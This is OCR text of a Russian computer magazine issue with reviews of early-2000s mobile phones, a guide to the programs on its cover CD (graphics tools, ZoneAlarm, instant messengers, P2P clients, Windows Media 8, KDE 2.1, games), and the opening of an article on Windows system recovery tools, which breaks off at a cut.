- ▶ Стандарт GSM 900/1800
- ▶ Поддержка двух телефонных номеров
- ▶ Габариты: 130x51x15 мм (со сверхплоской батареей)
- ▶ Вес: 128 г со стандартной 800 mAh Ni-MH батареей
- ▶ Встроенный модем 9600 бод
- ▶ WAP-браузер v1.1
- ▶ Автодозвон
- ▶ Инфракрасный порт
- ▶ Поддержка факс-модемной связи до 14400 бод
- ▶ Виброзвонок
- ▶ Время работы в режиме ожидания 50/65/150 ч (Сверхплоская/Плоская/Высокоемкая батарея)
- ▶ Время работы в режиме разговора 220/280/630 мин. (Сверхплоская/Плоская/Высокоемкая батарея)

## Ericsson T20s

### Внешние данные и первое впечатление

Когда аппарат попал впервые мне в руки, я никак не мог вспомнить, что он мне напоминает. Знакомо, но почему-то невозможно подобрать слово. Так продолжалось до тех пор, пока кто-то не сказал, что между собой продавцы зовут его «жабой» или «лягушонком». Словом, какое первое впечатление — легко себе представить. Впечатление усилила крышка клавиатуры — уж очень легкая и на вид непрочная. Кнопка диктофона, расположенная сбоку на корпусе, болталась, хотя, возможно, это был брак. Дисплей аппарата настолько узкий, что, невольно продолжая сравнивать аппарат с живым существом, догадываешься — прищурившаяся лягушка. Однако в руке аппарат лежит как влитой. Видимо, инженеры Ericsson любят кидаться в крайности. Аппарат больше напоминает детскую игрушку, вряд ли он добавит респектабельности хозяину.

### Возможности и удобство работы

Однако при работе я увидел, как телефон превращается из лягушки если не в принца, то в некое подобие неплохого телефона. Дисплей, несмотря на прищур и наличие всего лишь трех строк, оказался очень удобным и контрастным. Шрифт меняется в зависимос-



ти от количества выводимого текста. Даже если текста очень много, можно легко прокрутить его слайдером, расположенным сбоку корпуса телефона. Так что недостаток, связанный с маленьким размером дисплея, отпал в первые две минуты. Подвела клавиатура: клавиши маленькие, а подсветка очень неравномерная. Аккумулятор аппарата просто бездонный. После первых трех дней работы аппарата начинаешь забывать о том, что он иногда требует зарядки. Из-за этого можно забыть его

подзарядить, когда это действительно требуется. Чувствительность, как и у большинства недорогих «эриков», средняя. Но ни срывов, ни «зависаний» аппарат не обнаружил. Однако, звук оказался не на высоте. Памяти для мелодий очень мало, да и само звучание оставляет желать лучшего. Прекрасно реализованные игры (даже лучше, чем у многих моделей с большим дисплеем) усиливают производимое аппаратом впечатление отличной сотовой игрушки. Если бы не дизайн, Ericsson T20s был бы заслуженно популярен. А так, по очень меткому выражению, это «настоящий женский телефон».

### ERICSSON T20S

- ▶ Стандарт GSM 900/1800
- ▶ Поддержка двух телефонных номеров
- ▶ Габариты: 101x54x28 мм
- ▶ Вес: 128 г
- ▶ Встроенный модем 9600 бод
- ▶ WAP-браузер v1.1
- ▶ Автодозвон
- ▶ Виброзвонок
- ▶ Время работы в режиме ожидания 200 ч
- ▶ Время работы в режиме разговора 10 ч

## Motorola P-7389

### Внешние данные и первое впечатление

Сpartанский дизайн совершенно не радует, как, впрочем, и все остальное. Дисплей реализован неудачно: из пяти возможных в основном используются только четыре строки. При этом от края дисплея до собственно текста всего около трех миллиметров. Из-за этого расположенные вверху индикаторы сигнала и аккумулятора затемняются, и их плохо видно. Меню с первого взгляда заставляет вздохнуть и снова убедиться, что Motorola не любит пользователей.

Изначально меню при прокрутке пиктограммами не балует, однако клавишей «вверх» их можно вызвать. Впрочем, не помогает и это: пиктограммы, да и текст тоже, прорисованы очень тонко, поэтому, несмотря на очень сильный контраст, все выглядит блекло. Единственное достоинство телефона — его легкость, даже зарядник к нему весит меньше 100 граммов.

### Возможности и удобство работы

Как обычно, качество связи у Motorola на высоком уровне. Может раздражать совершенно неожиданное препятствие в виде слегка утопленного наушника: невозможно позиционировать его точно напротив уха. Вроде бы телефон рас-



положен правильно, но все равно, после того как послышится голос из трубки, придется поменять положение аппарата. LCD-дисплей телефона использует отраженный свет, чтобы экран казался светящимся. Вроде бы неплохо, пока не захочется выключить подсветку. Этого вам про-

сто не удастся сделать. Аппаратно модель практически полностью повторяет P-7089. Из-за этого никак нельзя избавиться от странного ощущения, что P-7089 можно превратить в P-7389 «переливкой» программного обеспечения. Вопрос, откуда взялась разница в \$100 между этими моделями, естественно, остается без ответа. Работа с SMS стала намного удобнее, чем на более ранних моделях от Motorola, но все равно дружественным интерфейс не назовешь.

### MOTOROLA P-7389

- ▶ Стандарт GSM 900/1800/1900 (автоматическое переключение)
- ▶ Поддержка двух телефонных номеров
- ▶ Габариты: 140x50x25 мм
- ▶ Вес: 108 г
- ▶ Встроенный модем 9600 бод
- ▶ WAP-браузер v1.1
- ▶ Автодозвон
- ▶ Инфракрасный порт
- ▶ Поддержка факс-модемной связи до 9600 бод
- ▶ Виброзвонок
- ▶ Время работы в режиме ожидания 150 ч
- ▶ Время работы в режиме разговора до 200 мин
- ▶ Дисплей графический высококонтрастный

## Bosch 909 dual S

### Внешние данные и первое впечатление

Очень красивая модель. Просто бесподобная вещь, которая вызывает восхищение. Даже жалко такой аппарат засовывать в чехол. Совсем недавно найти аксессуары для этого телефона было очень тяжело, в том числе и фирменные чехлы. Необычная подсветка дисплея (нечто среднее между голубым и сиреневым) придает аппарату странный, но красивый вид, а очень четкий, крупный масштабируемый шрифт отлично читается. Кнопки нажимаются чрезвычайно легко и удобно, может, даже чересчур легко, но так как фиксация нажатия чувствуется пальцами, то это не страшно.

### Возможности и удобство работы

Аппарат обладает отличной чувствительностью. Опыты показали, что входящие звонки аппарат ловит, даже если на индикаторе связи нет ни одной риски, только название оператор-



ра на дисплее. Регистрация и поиск сети происходят немного медленно, зато в режиме разговора аппарат выдает высший пилотаж. Уровень сигнала при соединении возрастает. После установления связи звук становится просто великолепным, нет практически никаких шумов, при всем этом линия держится очень уверенно. Телефон спроектирован по принципу «ничего лишнего», а то, что лишним не является, реализовано блестяще. Нашелся только один недостаток: подвигает индикатор зарядки. Телефон подает сигнал о необходимости зарядки аккумулятора почти сразу после того, как индикатор уровня укажет, что аккумулятор разряжен на две трети.

### BOSCH DUAL 909 S

- ▶ Стандарт GSM 900/1800
- ▶ Габариты: 112x50x17 мм
- ▶ Вес: 109 г
- ▶ Тип аккумулятора Li-Ion 600 mAh
- ▶ Встроенный модем 9600 бод
- ▶ WAP-браузер v1.1
- ▶ Автодозвон
- ▶ Инфракрасный порт
- ▶ Поддержка факс-модемной связи до 9600 бод

Тип батареи	Режим ожидания, ч	Режим разговора, ч	Вес телефона с батареей, г
Vibra 400mAh Li-Ion	110	3,2	107
Vibra 650mAh Li-Ion	179	5,2	117
650mAh Li-Ion	179	5,2	109
750mAh Li-Ion	207	6	132
1800mAh Li-Ion	496	14,4	148

Chip CD: сод ер жан ие

# Первое, второе и компот!

Вот и вышел в свет второй номер российского Чипа, а с ним и второй Chip CD. Думаю, стоит отметить, что в этот раз диск забит под завязку, то есть, если бы на него вмещалось в полтора раза больше данных, то мы бы нашли, чем его заполнить. С другой стороны, в процессе отбора на CD попали продукты, которые более других достойны внимания, и в этом есть свои плюсы. Кроме программ, на диске в формате PDF опубликован прошлый номер нашего журнала.

## Программы для Windows

**Satori PhotoXL 2.29** — это графический редактор, имеющий широкие функциональные возможности и простой интерфейс. Его можно охарактеризовать как нечто среднее между простыми графическими редакторами, которые не предоставляют обилия возможностей, и профессиональными программами, сложность которых мешает подавляющему большинству графиков-любителей полноценно пользоваться всеми функциями. Самым большим преимуществом PhotoXL является полноценная совместимость с точки зрения поддерживаемых форматов и возможностей импорта/экспорта данных в программу Photoshop.

Эта программа предлагает богатый набор функций. С первого взгляда кажется, что она сложная, но благодаря универсальной панели можно быстро привыкнуть к управлению и, если что-нибудь будет не ясно, всегда можно обратиться к справке.

**ZoneAlarm 2.1.44** осуществляет firewall-защиту приложений и защиту Интернет-соединений при помощи динамически определяемых степеней и зон безопасности. Защита firewall контролирует под-

ключения к компьютеру и разрешает лишь необходимые и ожидаемые виды операций. Контроль приложений позволяет четко обозначить, какие из программ могут, а какие нет, пользоваться

Интернет-соединением, то есть защищает от действий программ, которые могли бы предоставить своим авторам доступ на ваш компьютер. Она может запускаться автоматически с хранителем экрана или после определенного времени простоя.

Настройка «Security» состоит из двух частей: для локальной сети и для Интернета. Стандартный уровень настройки для локальной сети — средний (Medium). При этом ваш компьютер будет виден в сети, и доступ к определенным программам будет разрешен. Высокий уровень безопасности (High) обычно используется для Интернета: программа блокирует все попытки доступа с внешней стороны (Stealth mode).

В ZoneAlarm есть функция полного контроля активности в течение времени соединения. Если вы соединитесь (или уже соединились) с Интернетом и запустите какую-нибудь программу, то ZoneAlarm спросит, должен ли он разрешить ей доступ.

C ZoneAlarm приятно иметь дело: действует эф-

фективно, программа не оставляет без внимания и потребности пользователя. Кроме того, она распространяется бесплатно.


**Setup Generator 2001.1.0** — это программа, создающая инсталляционные пакеты для простых приложений. Инсталляция программы — первое, с чем сталкивается пользователь, и то, как с ней справились разработчики, определенным образом говорит о качестве самого продукта. Инсталляции отличаются друг от друга — у крупных программных комплексов есть выбор из нескольких видов установки, сильнейшие компании создают собственную графическую среду, которая призвана сделать ход инсталляции более приятным и интересным.

Программа Setup Generator предназначена для создания относительно простых инсталляционных пакетов небольшого объема, которые затем могут быть оформлены как exe-файл.

Сама программа крайне проста в работе. Сначала даже кажется, что набор функций весьма небогат, однако, это впечатление обманчиво. Основное место на панели инструментов отводится меню с возможностью навигации между проектами, разработанными с помощью программы. Generator может работать с несколькими проектами одновременно, также возможна их групповая компиляция.

Если для компиляции одного проекта в exe-файл служит кнопка Make (меню Project), то компиляция всех проектов «за один прием» осуществляется при помощи дополнительной функции Make All Setups. Когда инсталляционный пакет уже готов, его корректность можно проверить с помощью функции Run.

**NBG Clean Registry 1.8** пригодится, если вы часто занимаетесь установкой и удалением программного обеспечения на вашем компьютере. Дело в том, что в системном реестре Windows скапливаются ошибочные записи. Когда их становится слишком



▲ При помощи Satori могут работать и любители, и профессиональные художники

▲ Под кнопкой Security скрывается настройка уровней безопасности



▲ В окне NBG отображается список найденных в реестре ошибочных записей

» много, возрастает объем реестра и уменьшается быстродействие и устойчивость системы. Чтобы найти, а затем удалить неработающие ссылки из реестра, можно воспользоваться программой NBG Clean Registry. Для начала анализа реестра необходимо нажать на кнопку с изображением глаза в левом нижнем углу. При свернутом окне программы процесс поиска проходит значительно быстрее. Затем NBG выводит список ошибок и после нажатия кнопки с изображением машины скорой помощи устраняет их. В случае если какие-либо ссылки были удалены ошибочно, можно произвести откат и восстановить первоначальное состояние реестра, однако программа весьма аккуратна, так что эта функция вряд ли понадобится.

**YATS32 8.1 build 20** — это утилита, автоматически устанавливающая время системных часов по времени сервера-эталона. Она поддерживает различные виды протоколов, посредством которых можно получить время из Сети. YATS32 может также служить как сервер, по которому будет устанавливаться системное время на компьютерах в локальной сети.

**PrintKey 4.0** — очень полезная утилита для тех, кому приходится делать много скриншотов, например, для технических писателей или составителей презентаций ПО. В PrintKey есть возможность настройки «горячих» клавиш, при нажатии которых происходит «фотографирование» экрана или проведение этой операции через заданный промежу-

ток времени. Можно «снимать» экраны с DOS-программ, запущенных из-под Windows. Если требуется получить строго определенную часть изображения, следует воспользоваться функцией Get Rectangular Area.

Создатели программы **MemStick 1.0.0.23** предлагают сэкономить место на рабочем столе и деньги на покупке маленьких желтых бумажек — стикеров. MemStick безусловно достойна похвалы за свою простоту и, можно сказать, гениальность. Работает она очень просто. При двойном щелчке на иконку в правом нижнем углу экрана на рабочем столе появляется желтое окошко заметки. Его также можно создать из текстового содержимого буфера обмена. Заметки сворачиваются не на панель задач, а полностью убираются с экрана; чтобы просмотреть их, нужно выбрать пункт меню «Показать все». И самое главное — при перезапуске все ваши заметки будут сохранены.

**Halms Tile 2.6** — не новая, но очень симпатичная программка для создания «кобоев». Сделать в ней что-либо ранее задуманное достаточно трудно, но по ходу работы возникают такие картинки, что их так и хочется где-нибудь сохранить на всякий случай. Halms можно порекомендовать web-дизайнерам скорее не как инструмент разработки, а как багатейший источник идей. В общем, советую попробовать — скучно не будет!

**Atlantis 1.0 Nova** — удобный текстовый редактор — разработка компании Rising Sun Solution, состоящей из русских программистов, живущих в Австралии. Кроме стандартных функций форматирования она имеет возможность изменения межстрочного и межбуквенного расстояния, а также смещения символов по вертикали. В редакторе есть возможность смены панелей нажатием одной кнопки и широкие возможности работы с независимым буфером обмена. Программа поддерживает форматы RTF и TXT.

Еще одна оригинальная и удобная функция — встроенное конвертирование единиц измерения, например, футов в метры и наоборот. Для работы с

кириллическими кодировками необходимо установить дополнительный модуль Codings (архив нужно распаковать в корневой каталог редактора и перезапустить программу).

Существуют бесплатная (Atlantis 1.0 Nova) и платная (Atlantis 1.0 Ocean Mind) версии программы. Коммерческая имеет ряд дополнительных функций.

### 3DMark2000 & 3DMark2001 1.0.0.1


3DMark уже третий год является одной из самых популярных утилит для тестирования графической мощности компьютеров, и, думаю, можно с уверенностью сказать, что и самой лучшей. Если у вас достаточно качественное железо, вы наверняка хотели бы проверить его реальную мощность. 3DMark поможет, если вы хотите понять, какие компоненты вашего ПК заменить, чтобы добиться наибольшего роста производительности графической подсистемы.

#### 3DMark2000


- ▶ процессор 166 МГц с поддержкой MMX
- ▶ RAM 64 Мбайт (рекомендуется 128 Мбайт)
- ▶ OS Windows 9x/Me/2000
- ▶ DirectX 7 или более новый
- ▶ акселератор 3D DX7-совместимый

Более старая версия продукта предназначена для систем, которые по своей производительности уже не достигают высших современных показателей. Об этом свидетельствует и минимальная конфигурация для тестирования с помощью 3DMark2000.

Тесты делятся на две основные части: тестирование отдельных трехмерных функций и неуправляемые демо-ролики игр. Они служат практическим тестом, и их результаты имеют высокую информативность. К тому же можно запустить 3DMark demo, которая продемонстрирует возможности вашей графической карты в сопровождении динамичной музыки.



▲ Atlantis справляется со многими задачами в несколько раз быстрее, чем Word



▲ PrintKey может даже сделать скриншот самого себя

**3DMark2001**

- ▶ процессор 500 МГц (авторы рекомендуют 1 ГГц)
- ▶ RAM 128 Мбайт (рекомендуется 192 Мбайт для Windows2000)
- ▶ DX8 совместимый 3D-акселератор с памятью 32 Мбайт
- ▶ DirectX 7 или более новый
- ▶ OS Windows 98/Me/2000



▲ Несмотря на свои заоблачные требования к системе, 3DMark имеет простой интерфейс

» зыки (demo не служит тестом и не записывает никаких показателей). Результаты теста показываются в баллах, но подробный анализ и доступ к консультации в Сети вы получите только после регистрации. Объем, который программа займет на диске после инсталляции — 40 Мбайт.

Новая версия гораздо сложнее, об этом вы можете судить сами по минимально рекомендуемой конфигурации компьютера.

Редакционный компьютер с абсолютно соответствующей требованиям конфигурацией показал себя не лучшим образом при разрешении более высоком, чем 640x480 (мог бы с этим справиться и получше). Новая версия 3DMark также располагает несколькими видами тестов. Учитывая то, что речь идет о новой версии, профессиональные испытатели могли бы подумать и о регистрации, которая даст вам доступ к тем же функциям, что у предыдущей версии, а также к усовершенствованному тесту Image Quality и версии тестирующей игры, в которую можно поиграть. Цена регистрации для использования — \$39,99. Обратите внимание и на объем инсталлированного 3DMark2001 — он займет на вашем диске более 100 Мбайт!

**Тест Chip CD**

Как известно, популярность Instant Messenger'ов в последнее время неуклонно растет. Когда я стал использовать ICQ около года назад, мне был присвоен номер, начинавшийся на «6» из восьми цифр. С тех пор я много раз забывал свой пароль и просто заводил себе новый номер. Буквально на днях, завода новый номер, я получил число из девяти цифр, на-

чишающееся на «11». Это свидетельствует о том, что популярность ICQ за последний год выросла примерно вдвое! Однако, как бы там ни было, на ICQ свет клином не сошелся, и на Chip CD 06/2001 мы публикуем подборку наиболее популярных Messenger'ов и их сравнительные характеристики. Здесь вы найдете Odigo, Yahoo Messenger, Rapman, AOL и другие интернет-пейджеры.

**Odigo 3.1a** радует глаз игривым пользовательским интерфейсом, но за стилизованным фасадом скрывается продуманный Instant Messenger, содержащий большинство необходимых функций, таких как пересылка файлов, групповые конференции, Offline-сообщения и Voice Chat. Изюминка Odigo — это совместимость с AOL Instant Messenger, ICQ и Yahoo.

При регистрации от вас потребуются подробные персональные данные. Благодаря этому становится возможным поиск online-пользователей с определенными профессиями, интересами и намерениями. Дополнительные plug-in'ы позволяют использовать E-Mail и Video-Messages непосредственно из Odigo. В целом, Odigo, благодаря совместимости с лидерами рынка, производит хорошее впечатление. А если ее интерфейс для вас непривычен, то можно легко изменить его, загрузив новые скины.

**Yahoo messenger 3.5** также предлагает надежные IM-услуги и имеет впечатляющий набор функций. Yahoo Messenger устанавливается быстро и просто. Все настройки программы, в том числе опции для связи через прокси-сервер или с использованием Firewall, пользователь может произвести в течение нескольких минут.

Очень хорошо решена интеграция услуг Yahoo, таких как получение сводок погоды, новостей и почты. Идеально реализованы все стандартные функции, такие как Instant Messages, Chat, Voice Chat и групповые конференции. Очень хорошее впечатление оставляет наглядная пользовательская оболочка, с помощью ясных символов и дополнительных сообщений отображающая статус каждого online-контакта. Разочаровывает внутренняя адресная книга, регистрирующая лишь имя, телефон и адрес e-mail.

Контакт с новыми пользователями осуществляется в английской версии через интегрированные Online Chatforums. При отправке файлы всегда сначала накапливаются на Yahoo-сервере, прямая отправка невозможна. Дополнительные свойства, такие как Offline Messages, функции фильтрации и встроенный PC2Phone для звонков по стационарной сети завершают набор функций.

**Rapman 2.6** в качестве изюминки предлагает интегрированный Medioplayer для прослушивания файлов формата MP3 и интернет-радиостанций.



Кроме того, программа содержит бегущую строку биржевых сводок и совместима с ICQ и MSN.

В качестве IM Rapman предлагает стандартный репертуар, включающий Instant Messages, групповой Chat и E-mail.

**AOL Instant Messenger 4.3**, по данным AOL, используют более 64 млн пользователей. В новой версии уже имеются online-игры и расширенный контакт-лист. AIM идентичен Netscape Messenger и Compuserve Messenger.

Установка и настройка проблем не вызывают — интегрированный помощник берет на себя большую часть работы. В стандартной настройке AIM показывает две бегущие строки, новостную и биржевую, постоянно находящиеся в режиме «прокрутки», их можно выключить в удобном меню настроек. Рас sortированные по группам контакт-листы легко настраиваются, сохраняются и пересыпаются между пользователями. Таким образом, обмен контактами, в отличие от Yahoo Messenger, производится крайне просто.

Стандартные функции — сообщение, chat-приглашение и Voice Chats — доступны непосредственно через иконки в нижнем блоке программы.


Среди особенностей Internet Pager 2.2 можно отметить простоту инсталляции программы и работы с ней, а среди функций вы найдете отправку файлов, e-mail, голосовых сообщений на телефон, многопользовательский chat и возможность звонка с PC на PC. Поиск новых друзей осуществляется по параметрам, которые вводятся пользователями при регистрации. Окно контактов вертикально разделено на две части — online и offline. Интересными особенностями являются возможность посыпать виртуальные открытки, поддержка сетевых игр, рисование на коммуникационной доске (whiteboard), интегрированный поиск и скачивание MP3-файлов, банк данных книг с продажей через Интернет и простой IRC-клиент.

**Napster и другие**

Пересылка файлов — одна из главных функций Интернета. Обмениваться можно чем угодно — программами, играми, новостями, документами, картинками и не в последнюю очередь музыкой в формате MP3, WMA и OGG. Стоит отметить, что существует несколько типов сетей, через которые при использовании специальных клиентов можно скачивать файлы. К самым интересным относятся Napster, AudioGnome и Gnutella.

Не позволяйте себя запутать похожими названиями — официальное развитие клиента и сети Gnutella закончилось, и теперь на его место встали продолжатели идеи по имени Gnutella. Возможно, кто-то еще использует старую версию клиента, но он безнадежно устарел и поэтому мы рекомендуем использовать этот, более новый вариант. Благодаря философии P2P каждый клиент создает по сути собственный сервер — ячейку, являющуюся составной частью стихийно расширяющейся структуры без необходимости централизованного управления.

» **Gnotella** — это программа для передачи файлов через Интернет независимо от их характера. То есть, вы можете работать с любыми файлами — аудио, видео, программы, архивы и т. д. Gnotella предлагает такие исключительные преимущества, как многократный поиск, улучшенная фильтрация, защита от «спама», контроль за нагрузкой сети, расширение статистики, загрузка и другие усовершенствования.



#### ▲ Gnotella — клиент сети Gnutella

ствования. Учитывая характер программы, можно сказать, что ее развитие не закончилось, а идет вперед постоянно, небольшими шажками, и каждая новая версия приносит некоторое улучшение.

Gnutella и ее клоны создают сеть peer-to-peer компьютеров, через которую вы можете передавать файлы. После инсталляции Gnutella ваш компьютер становится ее составной частью. Из-за постоянно меняющегося количества пользователей, файлов и объемов доступных данных процесс поиска и скачивания порой сильно усложняется.

Эту программу мы рекомендуем из-за ее независимости и отсутствия необходимости управления центральным сервером.

**AudioGnome** — альтернативное элегантное решение для обмена файлами MP3. Пример платной службы Napster дал толчок возникновению других сетей для обмена файлами. Одним из таких решений стала программа AudioGnome. Ее инсталляция проходит без проблем, после запуска вас просят задать имя для подключения и пароль.

В меню очень просто ориентироваться. Первый пункт Connect предложит вам список серверов, с которыми вы можете соединиться; в списке есть также серверы Napster. Если вы хотите упростить себе задачу, то выберите все серверы (Select All) и нажмите Connect. Тогда AudioGnome проинформирует вас о каких серверах вы подсоединились, и выдаст необходимую информацию, например, имя, адрес IP, порт и т. д. При поиске вы задаете ключевое слово и щелкаете на Search. В окне появится название папки, где хранится произведение, его название, nickname человека, который является его владельцем, скорость соединения, объем файла, bitrate, продолжительность звучания и номер сервера. Выбрав произведение для скачивания, щелкните на Download, и файл перейдет в другое окно — File Transfer.

Программа поддерживает chat (окно Users). Если вы когда-нибудь общались в IRC, вас не удивит следующий пункт Chat Rooms, где в соответствие с темой можно выбрать где, с кем и о чем вы хотите поговорить. AudioGnome также имеет встроенный броузер.

## Windows Media 8

Уже в конце прошлого года компания Microsoft представила новую версию формата Windows Media. Однако до настоящего момента не было утилиты, с помощью которой вы могли бы сами перекодировать свои музыкальные или видеофайлы. Теперь она существует (вы найдете ее на Chip CD), но, увы, поддерживает только файлы типа AVI, WAV, WMA и WMV, и ею можно управлять только из командной строки. Новый формат совместим с Windows Media Player начиная с версии 6.4, а также с остальными проигрывателями (если они поддерживают кодеки WM7). Каковы же его возможности?

## Музыка

Сам производитель провозглашает Unmatched Fidelity (бесподобную точность) воспроизведения звука, сохраненного в формате WM8. На официальных страничках Microsoft сообщается, что WM8 достигает того же качества при потоке данных объемом в одну треть, по сравнению с MP3. Это, разумеется, неправда, но при потоке (и окончательном объеме) половинном качество вполне сравнимо, а иногда и лучше из-за меньшего искажения. Качество, близкое к качеству CD, мы получим уже при 48 Кбит/с (MP3 96 Кбит/с), качество CD — от 64 Кбит/с (MP3 128 Кбит/с).

## Видео

У видео дела тоже неплохи. Предлагаются как CBR (постоянный поток данных), достигающие качества, близкого VHS при 250 Кб/с, так и VBR (переменный поток данных), при котором качество, близкое DVD, достигается уже при 500 Кб/с. При таком потоке данных сохраненный 100-минутный фильм требует всего 370 Мбайт дискового пространства! Хороших результатов можно достигнуть при двухтактном кодировании с VBR (нужно примерно вдвое больше времени из-за двойного прохода, экономится 20-35% объема — в зависимости от длины записи и динамики сцен). В сравнении с DivX место не экономится, к тому же при воспроизведении процессор работает с большей нагрузкой, но качество воспроизводимой картинки с учетом bitrate и правда прекрасно.

## Linux

Недавно появилась графическая среда KDE 2.1 для Linux, которая делает эту операционную систему дружественной по отношению к обычному пользователю и способствует продвижению Linux в нишах домашних и офисных компьютеров. Вскоре после выхода KDE 2.0 программисты представили обновленную версию KDE 2.1. Если вас интересует, что в

ней изменилось, можете почитать восьмистраниценный перечень нововведений на [www.kde.org](http://www.kde.org). Там же вы найдете исчерпывающую информацию о продукте KDE в целом, и его дистрибутивы для различных платформ.

Инсталляционные файлы KDE 2.1 для платформы i386 и RedHat Linux 6.2 и 7.0 есть на этом Chip CD.

## Игры

Полное описание игр, которые мы публикуем в этот раз вы можете найти на самом Chip CD, я расскажу лишь о двух самых забавных из них.

## Moorhuhn Winter — Edition

Охота на куриц! В роли страстного любителя охоты выступаете вы, но на этот раз ночью и зимой. Стр



#### ▲ Главное как следует прицеливаться

лять нужно не переставая во все что движется, а если вы ко всему прочему сумеете выстрелом в сосульку на первом дереве заставить звучать мелодию главного спонсора (Haribo), ваш счет пополнится на 1000 очков. Удовольствие гарантировано.

**Moorhuhn** — это тест на трезвость. Если вы пьяны, то точно не справитесь!

## ZOO 3D



#### ▲ Не все жирафы в Сан-Диего обучены хорошим манерам

Когда вы в последний раз были в зоопарке? Если довольно давно, тогда можете порадоваться, глядя на жирафов в американском городе Сан-Диего. Пусть это всего лишь статичная фотография, но все равно вы наконец почувствуете себя посреди загона. ■ ■ ■ Дмитрий Асауленко

System Recovery Tools



# Windows

## защита от фатальных сбоев

Windows, полностью защищенная от фатальных сбоев, остается мечтой. Призрак «синего экрана» неизбежно нависает над каждой машиной, на которой система проработала более полугода. Однако есть панацея — System Recovery Tools избавляют Windows от этой напасти и даже после полного краха пытаются вернуть ей работоспособность.

**В**ы сидите дома перед компьютером и хотите испытать новую программу. Процесс установки проходит автоматически. Вы откладываетесь назад, практически не обращая внимания на лениво движущийся индикатор установки. Вдруг экран становится черным, жесткий диск останавливается. После упорных попыток перегрузить машину с помощью Ctrl-Alt-Del вы жмете Reset. Запускается BIOS, затем появляется небесная синева экрана Windows. Внезапно все прерывается, и появляется краткое сообщение: «gdi.exe не найден. Невозможно запустить Windows».

Инсталляционные программы под Windows по-своему коварны, особенно когда они устанавливают программы, глубоко «зарывающиеся» в операционную систему. Щекотливая ситуация возникает, когда перезаписывается одна из DLL, к которой обращаются и другие программы. Программное обеспечение уже не работает корректно, потому что одна из DLL заменена более старой или измененной версией. Еще хуже, если сбой произошел во время пере-

записи какого-либо из системных файлов, — Windows может опять заработать, но уверенности в корректной работе некоторых устройств у вас уже не будет.

Когда экран становится черным или Windows выдает одно за другим сообщения об ошибках, не впадайте в отчаяние и воспользуйтесь программами System Recovery. Они восстановят вашу операционную систему в таком виде, какой она была до сбоя.

То, что такие утилиты необходимы, наконец признала и Microsoft. В Windows Me уже есть встроенная программа восстановления системы PC Health, устраняющая слабое место Windows, — склонность к потере стабильности и скорости при длительной эксплуатации. Но вряд ли стоит переходить на Windows Me только ради встроенной утилиты восстановления системы, когда существуют другие программы. Гораздо проще испытать различные независимые пакеты System Recovery Tools и сравнить их с PC Health. Заодно ответить на вопрос:

нужны ли будут эти программы, если со временем Windows Me добьется признания, то есть окажутся ли они лучше и предоставят ли больше возможностей?

Мы провели тест пяти программных пакетов, основанных на разных подходах к решению проблемы «синего экрана»: GoBack, Second Chance, Picture Taker, System Restore, ConfigSafe.

### Tuning Tools и System Recovery не уживаются друг с другом

Одновременное применение Tuning Tools и System Recovery является критической ситуацией. Некоторые Tuning Tools глубоко внедряются в систему и могут стереть файлы, сформированные до этого программами System Recovery. По нашему опыту, это касается программы восстановления Windows Me. Restore-каталог не слишком надежно защищен Windows, и часто операционная система допускает обращения других программ к нему.

## KNOW-HOW

# Как работают программы восстановления системы

Каждая из программ, которые мы протестировали, имеет собственный подход к задаче. При восстановлении системы речь идет о том, чтобы вернуться назад во времени, и все испытанные программные продукты подразделяют весь процесс восстановления на следующие этапы:

## Защита

